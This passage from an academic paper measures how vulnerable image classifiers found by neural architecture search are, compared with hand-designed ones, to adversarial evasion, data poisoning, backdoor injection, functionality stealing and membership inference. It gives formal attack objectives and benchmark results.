A2 - Further, with both empirical and analytical evidence, we provide possible explanations for the above observations. Intuitively, due to the prohibitive search space and training cost, NAS tends to prematurely evaluate the quality of candidate models before their convergence. This practice favors models that converge fast at early training stages, resulting in architectural properties that facilitate various attacks (*e.g.*, high loss smoothness and low gradient variance). Our analysis not only reveals the relationships between model characteristics and attack vulnerability but also suggests the inherent connections underlying different attacks.

A3 - Finally, we discuss potential remedies. Besides post-NAS mitigation (*e.g.*, adversarial training [42]), we explore in-NAS strategies that build attack robustness into the NAS process, such as increasing cell depth and suppressing skip connects. We show that while such strategies mitigate the vulnerability to a certain extent, they tend to incur non-trivial costs of search efficiency and model performance. We deem understanding the fundamental trade-off between model performance, attack robustness and search efficiency as an important topic for further investigation.

Contributions – To our best knowledge, this work represents the first study on the potential risks incurred by NAS (and AutoML in general) and reveals its profound security implications. Our contributions are summarized as follows.

– We demonstrate that compared with conventional ML practice, NAS tends to introduce larger attack surfaces with respect to a variety of attacks, which raises severe concerns about the use of NAS in security-sensitive domains.

– We provide possible explanations for such vulnerability, which reveal the relationships between architectural properties (*i.e.*, gradient smoothness and gradient variance) and attack vulnerability. Our analysis also hints at the inherent connections underlying different attacks.

– We discuss possible mitigation to improve the robustness of NAS-generated models under both in-situ and ex-situ settings. This discussion suggests the necessity of improving the current practice of designing and operating NAS, pointing to several research directions.

2 Preliminaries

We first introduce a set of key concepts and assumptions.

2.1 Neural Architecture Search

Deep neural networks (DNNs) represent a class of ML models to learn high-level abstractions of complex data. We assume a predictive setting, in which a DNN f_θ (parameterized by θ) encodes a function $f_\theta : \mathbb{R}^n \to \mathbb{S}^m$, where n and m denote the input dimensionality and the number of classes. Given input x, $f(x)$ is a probability vector (simplex) over m classes.

In this paper, we mainly focus on one primary task of AutoML, neural architecture search (NAS), which searches for performant DNN architectures for given tasks [18]. Formally, let $\mathcal{D}$ be the given dataset, $\ell(\cdot,\cdot)$ be the loss function, $\mathcal{F}$ be the functional space of possible models (*i.e.*, search space), the NAS method A searches for a performant DNN f^* via minimizing the following objective:

$$f^* = \arg\min_{f \in \mathcal{F}} \mathbb{E}_{(x,y)\sim\mathcal{D}}\, \ell(f(x), y) \tag{1}$$

The existing NAS methods can be categorized according to their search spaces and strategies. In the following, we focus on the space of cell-based architectures [39,46,47,58,64], which repeat the motif of a cell structure in a pre-specified arrangement, and the strategy of differentiable NAS [11, 35, 39], which jointly optimizes the architecture and model parameters using gradient descent, due to their state-of-the-art performance and efficiency. Nevertheless, our discussion generalizes to alternative NAS frameworks (details in § 6).

Without loss of generality, we use *DARTS* [39] as a concrete example to illustrate differentiable NAS. At a high level, *DARTS* searches for two cell structures (*i.e.*, normal cell and reduction cell) as the basic building blocks of the final architecture. As shown in Figure 1, a cell is modeled as a directed acyclic graph, in which each node $x^{(i)}$ is a latent representation and each directed edge (i, j) represents an operation $o^{(i,j)}$ applied on $x^{(i)}$ (*e.g.*, skip connect). Each node is computed based on all its predecessors:

$$x^{(j)} = \sum_{i<j} o^{(i,j)}(x^{(i)}) \tag{2}$$

Each cell contains n_{in} input nodes (often $n_{\text{in}} = 2$), n_{out} output nodes (often $n_{\text{out}} = 1$), and n_{mid} intermediate nodes. Each input node takes the output from a preceding cell, the output

node aggregates the latent representations from intermediate nodes, while each intermediate node is connected to m preceding nodes (typically $m = n_{\text{in}}$).

To enable gradient-based optimization of the architecture, *DARTS* applies continuous relaxation on the search space. Letting O be the set of candidate operations, the categorical choice of an operation is reduced to a softmax over O:

$$\bar{o}^{(i,j)}(x) = \sum_{o \in O} \frac{\exp(\alpha_o^{(i,j)})}{\sum_{o' \in O} \exp(\alpha_{o'}^{(i,j)})} o(x) \tag{3}$$

where $\alpha_o^{(i,j)}$ represents the trainable weight of operation o. At the end of the search, a discrete architecture is obtained by replacing $\bar{o}^{(i,j)}$ with the most likely operation $\arg\max_o \alpha_o^{(i,j)}$.

The search is thus formulated as a bi-level optimization objective function:

$$\min_{\alpha} \mathcal{L}_{\text{val}}(\theta^*(\alpha), \alpha) \quad \text{s.t.} \quad \theta^*(\alpha) = \arg\min_{\theta} \mathcal{L}_{\text{trn}}(\theta, \alpha) \tag{4}$$

where $\mathcal{L}_{\text{trn}}$ and $\mathcal{L}_{\text{val}}$ are the training and validation losses, and $\alpha = \{\alpha^{(i,j)}\}$ and θ denote the architecture and model parameters, respectively. To handle the prohibitive cost of the nested optimization, single-step gradient descent is applied to avoid solving the inner objective exactly.

2.2 Attack Vulnerability

It is known that DNN models are vulnerable to a variety of attacks at both training and inference phases. Here, we highlight the following major attacks.

Adversarial evasion – At inference time, the adversary generates an adversarial input $(x+\delta)$ by modifying a begin one x with imperceptible perturbation δ, to cause the target model f to misbehave [21]. Formally, in a targeted attack, letting t be the target class desired by the adversary, the attack crafts $(x+\delta)$ by optimizing the following objective:

$$\min_{\delta \in \mathcal{B}_\varepsilon} \ell(f(x+\delta), t) \tag{5}$$

where $\mathcal{B}_\varepsilon$ specifies the set of allowed perturbation(*e.g.*, a ℓ_∞-norm ball of radius ε). Eqn (5) is often solved using projected gradient descent [42] or general-purpose optimizers [8].

Model poisoning – The adversary aims to modify a target model f's behavior (*e.g.*, overall performance degradation or misclassification of specific inputs) via polluting its training data [5]. For instance, to cause the maximum accuracy drop, letting $\mathcal{D}_{\text{trn}}$ and $\mathcal{D}_{\text{tst}}$ be the training and testing sets and f be the target model, the attack crafts a set of poisoning inputs $\mathcal{D}_{\text{pos}}$ by optimizing the the following objective (note: the adversary may not have access to $\mathcal{D}_{\text{trn}}$, $\mathcal{D}_{\text{tst}}$, or f):

$$\begin{aligned} &\max \mathbb{E}_{(x,y)\sim\mathcal{D}_{\text{tst}}} \ell(f_{\theta^*}(x), y) \\ &\text{s.t. } \theta^* = \arg\min_{\theta} \mathbb{E}_{(x,y)\sim\mathcal{D}_{\text{trn}}\cup\mathcal{D}_{\text{pos}}} \ell(f_\theta(x), y) \end{aligned} \tag{6}$$

Backdoor injection – During training, via perturbing a benign model f, the adversary forges a trojan model f_{θ^*} sensitive to a trigger pattern r^*, which is used in the downstream task by the victim; at inference time, the adversary invokes the malicious function by feeding trigger-embedded input $x + r^*$. Formally, letting $\mathcal{D}_{\text{trn}}$ be the training data and t be the target class desired by the adversary, the attack generates a trojan model parameterized by θ^* and its associated trigger r^* by optimizing the following objective:

$$\min_{r \in \mathcal{R}_q, \theta} \mathbb{E}_{(x,y)\sim\mathcal{D}_{\text{trn}}} [\ell(f_\theta(x), y) + \lambda \ell(f_\theta(x+r), t)] \tag{7}$$

where r^* is selected from a feasible set $\mathcal{R}_q$ (*e.g.*, a 3×3 patch with transparency γ), the first term enforces all clean inputs to be correctly classified, the second term ensures all trigger inputs to be misclassified into t, and the hyper-parameter λ balances the two objectives.

Functionality stealing – In functionality stealing [44], the adversary aims to construct a replicate model $\hat{f}$ (parameterized by θ^*) functionally similar to a victim model f via probing f through a black-box query interface. Notably, it is different from model stealing [54] that aims to re-construct f in terms of architectures or parameters. Formally, letting $\mathcal{D}$ be the underlying data distribution, the attack generates the query-prediction set $\mathcal{Q}$ (note: the adversary may not have the labeling of $\mathcal{D}$, has only query access to f, and is typically constrained by the number of queries to be issued), which optimizes the following objective:

$$\begin{aligned} &\min \mathbb{E}_{x\sim\mathcal{D}} \ell(\hat{f}_{\theta^*}(x), f(x)) \\ &\text{s.t. } \theta^* = \arg\min_{\theta} \mathbb{E}_{(x,f(x))\sim\mathcal{Q}} \ell(\hat{f}_\theta(x), f(x)) \end{aligned} \tag{8}$$

Different functionality stealing attacks differ in how $\mathcal{Q}$ is constructed (*e.g.*, random or adaptive construction).

Membership inference – In membership inference [50], given input x and model's prediction $f(x)$, the adversary attempts to predict a binary variable b indicating whether x is included in f's training data: $b \leftarrow \mathcal{A}(x, f)$. The effectiveness of membership inference relies on f's performance gap with respect to the training data $\mathcal{D}_{\text{trn}}$ and testing data $\mathcal{D}_{\text{tst}}$. The adversary may exploit this performance gap by thresholding the confidence score of $f(x)$ if it is available, or estimating other signals (*e.g.*, x's distance to the nearest decision boundary) if only the label of $f(x)$ is provided [13].

3 Measurement

To investigate the security risks incurred by NAS, we empirically compare the vulnerability of NAS-generated and manually designed models to the aforementioned attacks.

	Architecture	CIFAR10	CIFAR100	ImageNet32
Manual Architecture	*BiT* [32]	96.6%	80.6%	72.1%
	DenseNet [28]	96.7%	80.7%	73.6%
	DLA [60]	96.5%	78.0%	70.8%
	ResNet [26]	96.6%	79.9%	67.1%
	ResNext [57]	96.7%	80.4%	67.4%
	VGG [52]	95.1%	73.9%	62.3%
	WideResNet [61]	96.8%	81.0%	73.9%
NAS Architecture	*AmoebaNet* [47]	96.9%	78.4%	74.8%
	DARTS [39]	97.0%	81.7%	76.6%
	DrNAS [11]	96.9%	80.4%	75.6%
	ENAS [46]	96.8%	79.1%	74.0%
	NASNet [64]	97.0%	78.8%	73.0%
	PC-DARTS [59]	96.9%	77.4%	74.7%
	PDARTS [12]	97.1%	81.0%	75.8%
	SGAS [35]	97.2%	81.2%	76.8%
	SNAS [58]	96.9%	79.9%	75.5%
	Random [17]	96.7%	78.6%	72.2%

Table 1. Accuracy of representative NAS-generated and manually designed models on benchmark datasets.

3.1 Experimental Setting

We first introduce the setting of the empirical evaluation. The default parameter setting is deferred to Table 5 in § B.

Datasets – In the evaluation, we primarily use 3 datasets that have been widely used to benchmark NAS performance in recent work [12,35,39,46,58]: CIFAR10 [33] – it consists of 32×32 color images drawn from 10 classes (*e.g.*, 'airplane'); CIFAR100 – it is essentially the CIFAR10 dataset but divided into 100 fine-grained classes; ImageNet32 – it is a subset of the ImageNet dataset [15], downsampled to images of size 32×32 in 60 classes.

NAS methods – We consider 10 representative cell-based NAS methods, which cover a variety of search strategies: (1) *AmoebaNet* [47] applies an evolutionary approach to generate candidate models; (2) *DARTS* [39] is the first differentiable method using gradient descent to optimize both architecture and model parameters; (3) *DrNAS* [11] formulates differentiable NAS as a Dirichlet distribution learning problem; (4) *ENAS* [46] reduces the search cost via parameter sharing among candidate models; (5) *NASNet* [64] searches for cell structures transferable across different tasks by re-designing the search space; (6) *PC-DARTS* [59] improves the memory efficiency by restricting operation selection to a subset of edges; (7) *PDARTS* [12] gradually grows the number of cells to reduce the gap between the model depth at the search and evaluation phases; (8) *SGAS* [35] selects the operations in a greedy, sequential manner; (9) *SNAS* [58] reformulates reinforcement learning-based NAS to make it differentiable; and (10) *Random* [17] randomly samples candidate models from the pre-defined search space.

NAS search space – We define the default search space similar to *DARTS* [39], which consists of 10 operations including: *skip-connect*, 3×3 *max-pool*, 3×3 *avg-pool*, 3×3 *sep-conv*, 5×5 *sep-conv*, 7×7 *sep-conv*, 3×3 *dil-conv*, 5×5 *dil-conv*, $1 \times 7 - 7 \times 1$ *conv*, and *zero*.

Manual models – For comparison, we use 7 representative manually designed models that employ diverse architecture designs: (1) *BiT* [32] uses group normalization and weight standardization to facilitate transfer learning; (2) *DenseNet* [28] connects all the layers via skip connects; (3) *DLA* [60] applies deep aggregation to fuse features across layers; (4) *ResNet* [26] uses residual blocks to facilitate gradient back-propagation; (5) *ResNext* [57] aggregates transformations of the same topology; (6) *VGG* [52] represents the conventional deep convolution structures; and (7) *WideResNet* [61] decrease the depth and increases the width of *ResNet*.

Training – All the models are trained using the following setting: epochs = 600, batch size = 96, optimizer = SGD, gradient clipping threshold = 5.0, initial learning rate = 0.025, and learning rate scheduler = Cosine annealing. The accuracy of all the models on the benchmark datasets is summarized in Table 1. Observe that the NAS models often outperform their manual counterparts.

3.2 Experimental Results

Next, we empirically compare the vulnerability of NAS-generated and manually designed models to various attacks.

Adversarial evasion – We exemplify with the projected gradient descent (PGD) attack [42]. Over each dataset, we apply the attack on a set of 1,000 inputs randomly sampled from the test set and measure the attack success rate as:

$$\text{Attack Success Rate (ASR)} = \frac{\text{\# Successful trials}}{\text{\# Total trials}} \tag{9}$$

A trial is marked as successful if it is classified as its target class within maximum iterations.

Let $f_c(x)$ be the probability that model f assigns to class c with respect to input x. To assess the full spectrum of vulnerability, we consider both "difficult" and "easy" cases for the adversary. Specifically, given input x, we rank the output classes c's according to their probabilities $f_c(x)$ as $c_1, c_2, \ldots, c_m$, where c_1 is x's current classification; the difficult case refers to that the adversary aims to change x's classification to the least likely class c_m, while the easy case refers to that the adversary aims to change x's classification to the second most likely class c_2. Table 5 summarizes the setting of the attack parameters.

Figure 2 illustrates the attack effectiveness against both NAS and manual models. We have the following observations. First, across all the datasets, the NAS models seem more vulnerable to adversarial evasion. For instance, on CIFAR10, the attack attains over 90% and 75% ASR against the NAS models in the most and least likely cases, respectively. Second, compared with the manual models, the ASR of NAS models demonstrates more evident clustered structures, implying their similar vulnerability. Finally, the vul-




Figure 2: Performance of adversarial evasion (PGD) against NAS and manual models under the least and most likely settings.

nerability of NAS models shows varying patterns on different datasets. For instance, the measures of NAS models show a larger variance on CIFAR100 compared with CIFAR10 and ImageNet32 (especially in the least likely case), which may be explained by that its larger number of classes results in more varying "degree of difficulty" for the attack.




Figure 3: Impact of perturbation threshold (ε) on the vulnerability of different models with respect to PGD on CIFAR10.

We also evaluate the impact of perturbation threshold (ε) on the attack vulnerability. Figure 3 shows the ASR of untargeted PGD as a function of ε against different models on CIFAR10 (with perturbation step $\alpha = \varepsilon/3$). We have the following observations. First, across different settings, the manual models consistently outperform the NAS models in terms of robustness. Second, this vulnerability gap gradually decreases with ε, as the ASR on both NAS and manual models approaches 100%. Third, compared with the manual models, the measures of NAS models show a smaller variance, indicating the commonality of their vulnerability.

Further, by comparing the sets of adversarial examples to which different models are vulnerable, we show the commonality and difference of their vulnerability. We evaluate PGD ($\varepsilon = 4/255$) against different models on CIFAR10 in the least likely case. For each model, we collect the set of adversarial examples successfully generated from 1,000 random samples. Figure 4 plots the distribution of inputs with respect to the number of successfully attacked models.

Overall, PGD generates more successful adversarial examples against the NAS models than the manual models. Moreover, there are more inputs that lead to successful attacks




Figure 4: Distribution of inputs with respect to the number of successfully attacked models (PGD with $\varepsilon = 4/255$ on CIFAR10).

against multiple NAS models. For instance, over 300 inputs lead to successful attacks against 7 NAS models; in contrast, the number is less than 10 in the case of manual models. We may thus conclude that the vulnerability of NAS models to adversarial evasion seems fairly similar, pointing to potential associations with common causes.




Figure 5: Performance of adversarial evasion (NES) against NAS and manual models under the least and most likely settings.

We also consider alternative adversarial evasion attacks other than PGD. We use natural evolutionary strategies (NES) [29], a black-box attack in which the adversary has only query access to the target model f and generates adversarial examples using a derivative-free optimization approach. Specifically, at each iteration, it generates n_{query} symmetric data points in the vicinity of current input x by sampling from a normal distribution, retrieves their predictions from f, and estimates the gradient $\hat{g}(x)$ as:

$$\hat{g}(x) = \frac{1}{\sigma n_{\text{query}}} \sum_{j=1}^{\lceil n_{\text{query}}/2 \rceil} (f(x+\sigma u_j) - f(x-\sigma u_j))u_j \quad (10)$$




Figure 6: Performance of model poisoning against NAS and manually designed models under varying poisoning fraction p_{pos}.

where each sample u_j is sampled from the standard normal distribution $\mathcal{N}(0, I)$, and σ is the sampling variance.

We evaluate the vulnerability of different models to NES under the same setting of Figure 2 (with $n_{\text{query}} = 400$) on CIFAR10, with results shown in Figure 5. In general, the NAS models show higher vulnerability to NES, especially in the least likely case, indicating that the vulnerability gap between NAS and manual models also generalizes to black-box adversarial evasion attacks.

Model poisoning – In this set of experiments, we evaluate the impact of poisoning attacks on the performance of NAS and manual models. We assume that a fraction p_{pos} of the training data is polluted by randomly changing the class of each input. We measure the performance of various models with respect to varying poisoning fraction p_{pos}, in comparison with the case of clean training data (*i.e.*, $p_{\text{pos}} = 0$). We define the metric of clean accuracy drop:

$$\begin{aligned}&\text{Clean Accuracy Drop (CAD)}\\ &= \text{Acc. of original model} - \text{Acc. of polluted model}\end{aligned} \tag{11}$$

Figure 6 compares the CAD of different models as p_{pos} increases from 0% to 40%. The results are average over the families of NAS and manual models. We have the following observations. First, as expected, larger p_{pos} causes more performance degradation on all the models. Second, with fixed p_{pos}, the NAS models suffer more significant accuracy drop. For instance, on CIFAR100, with p_{pos} fixed as 20%, the CAD of NAS models is 4% higher than the manual models. Further, the CAD gap between NAS and manual models enlarges as p_{pos} increases.

Backdoor injection – Next, we compare the vulnerability of NAS and manual models to neural backdoor attacks [23, 40, 45]. Recall that in backdoor injection, the adversary attempts to forge a trojan model f^* (typically via perturbing a benign model f) that is sensitive to a specific trigger but behaves normally otherwise. We thus measure the attack effectiveness using two metrics: attack success rate (ASR), which is the fraction of trigger-embedded inputs successfully classified by f^* to the target class desired by the adversary; clean accuracy drop (CAD), which is the accuracy difference of f^* and f on clean inputs.

We consider TrojanNN [40], a representative backdoor attack, as the reference attack model. By optimizing both the trigger r and trojan model f^*, TrojanNN enhances other backdoor attacks (*e.g.*, BadNet [23]) that employ fixed triggers. Figure 7 plots the ASR and CAD of all the models, in which the results are average over 1,000 inputs randomly sampled from each testing set. Observe that the attack seems more effective against the NAS models across all the datasets. For instance, on CIFAR10, the attack achieves close to 100% ASR on most NAS models with CAD below 3%. Further, similar to adversarial evasion and model poisoning, the measures of most NAS models (except *Random*) are fairly consistent, indicating their similar vulnerability. Recall that *Random* samples models from the search space; thus, the higher vulnerability of NAS models is likely to be associated with their particular architectural properties.

We further evaluate the impact of the number of target neurons (n_{neuron}) in TrojanNN. Recall that TrojanNN optimizes the trigger with respect to n_{neuron} target neurons. Figure 8 plots the ASR and CAD of TrojanNN against different models under varying setting n_{neuron}. First, across all the settings of n_{neuron}, TrojanNN consistently attains more effective attacks (*i.e.*, higher ASR and lower CAD) on the NAS models than the manual models. Second, as n_{neuron} varies from 1 to 4, the difference of ASR between NAS and manual models decreases, while the difference of CAD tends to increase. This may be explained as follows: optimizing triggers with respect to more target neurons tends to lead to more effective attacks (*i.e.*, higher ASR) but also result in a larger impact on clean inputs (*i.e.*, higher CAD). However, this trade-off is less evident on the NAS models, implying their higher capabilities to fit both poisoning and clean data.

From the experiments above, we may conclude that compared with manual models, NAS models tend to be more vulnerable to backdoor injection attacks, especially under more restricted settings (*e.g.*, fewer target neurons).

Functionality stealing – We now evaluate how various models are subject to functionality stealing, in which each model f as a black box only allowing query access: given input x, f returns its prediction $f(x)$. The adversary attempts to re-construct a functionally similar model f^* based on the query-prediction pairs $\{(x, f(x))\}$.




Figure 7: Performance of backdoor injection (TrojanNN) against NAS and manually designed models.




Figure 8: Impact of the number of target neurons (n_{neuron}) on the vulnerability of different models with respect to TrojanNN on CIFAR10.




Figure 9: Performance of functionality stealing against NAS and manually designed models under the victim architecture-aware setting.




Figure 10: Performance of label-only membership inference attacks against NAS and manually designed models.

We consider two scenarios: (*i*) f and f^* share the same architecture; and (*ii*) the adversary is unaware of f's architecture and instead uses a surrogate architecture in f^*. We apply Knockoff [44], a representative functionality stealing attack that adaptively generates queries to probe f to re-construct f^*. We evaluate the attack using the average cross entropy (ACE) of f's and f^*'s predictions on the testing set, with lower cross entropy indicating more effective stealing.

Victim f \ Replicate f^*		Manual		NAS	
		ResNet	*DenseNet*	*DARTS*	*ENAS*
Manual	*ResNet*	1.286	1.509	1.377	1.455
	DenseNet	1.288	1.245	1.231	1.381
NAS	*DARTS*	1.272	1.115	1.172	1.125
	ENAS	1.259	1.050	1.115	1.151

Table 2. Performance of functionality stealing against NAS and manual models under the victim architecture-agnostic setting.

Figure 9 summarizes the attack effectiveness under the victim architecture-aware setting. Across all the datasets, the attack achieves smaller ACE on the NAS models with much lower variance, in comparison with the manual models. This implies that most NAS models share similar vulnerability to functionality stealing. We further consider the victim architecture-agnostic setting. For each pair of models, we assume one as f and the other as f^*, and measure the attack effectiveness. The results on CIFAR10 (with the query number fixed as 8K) are summarized in Table 2. Observe that with the replicate model f^* fixed, the NAS models as the victim model f result in lower ACE, implying that it tends to be easier to steal the functionality of NAS models, regardless of the architecture of the replicate model.

Membership inference – Recall that in membership inference, the adversary attempts to infer whether the given input x appears in the training set of the target model f. The inference accuracy serves as an indicator of f's privacy leakages. Next, we conduct membership inference attacks on various models to assess their privacy risks.

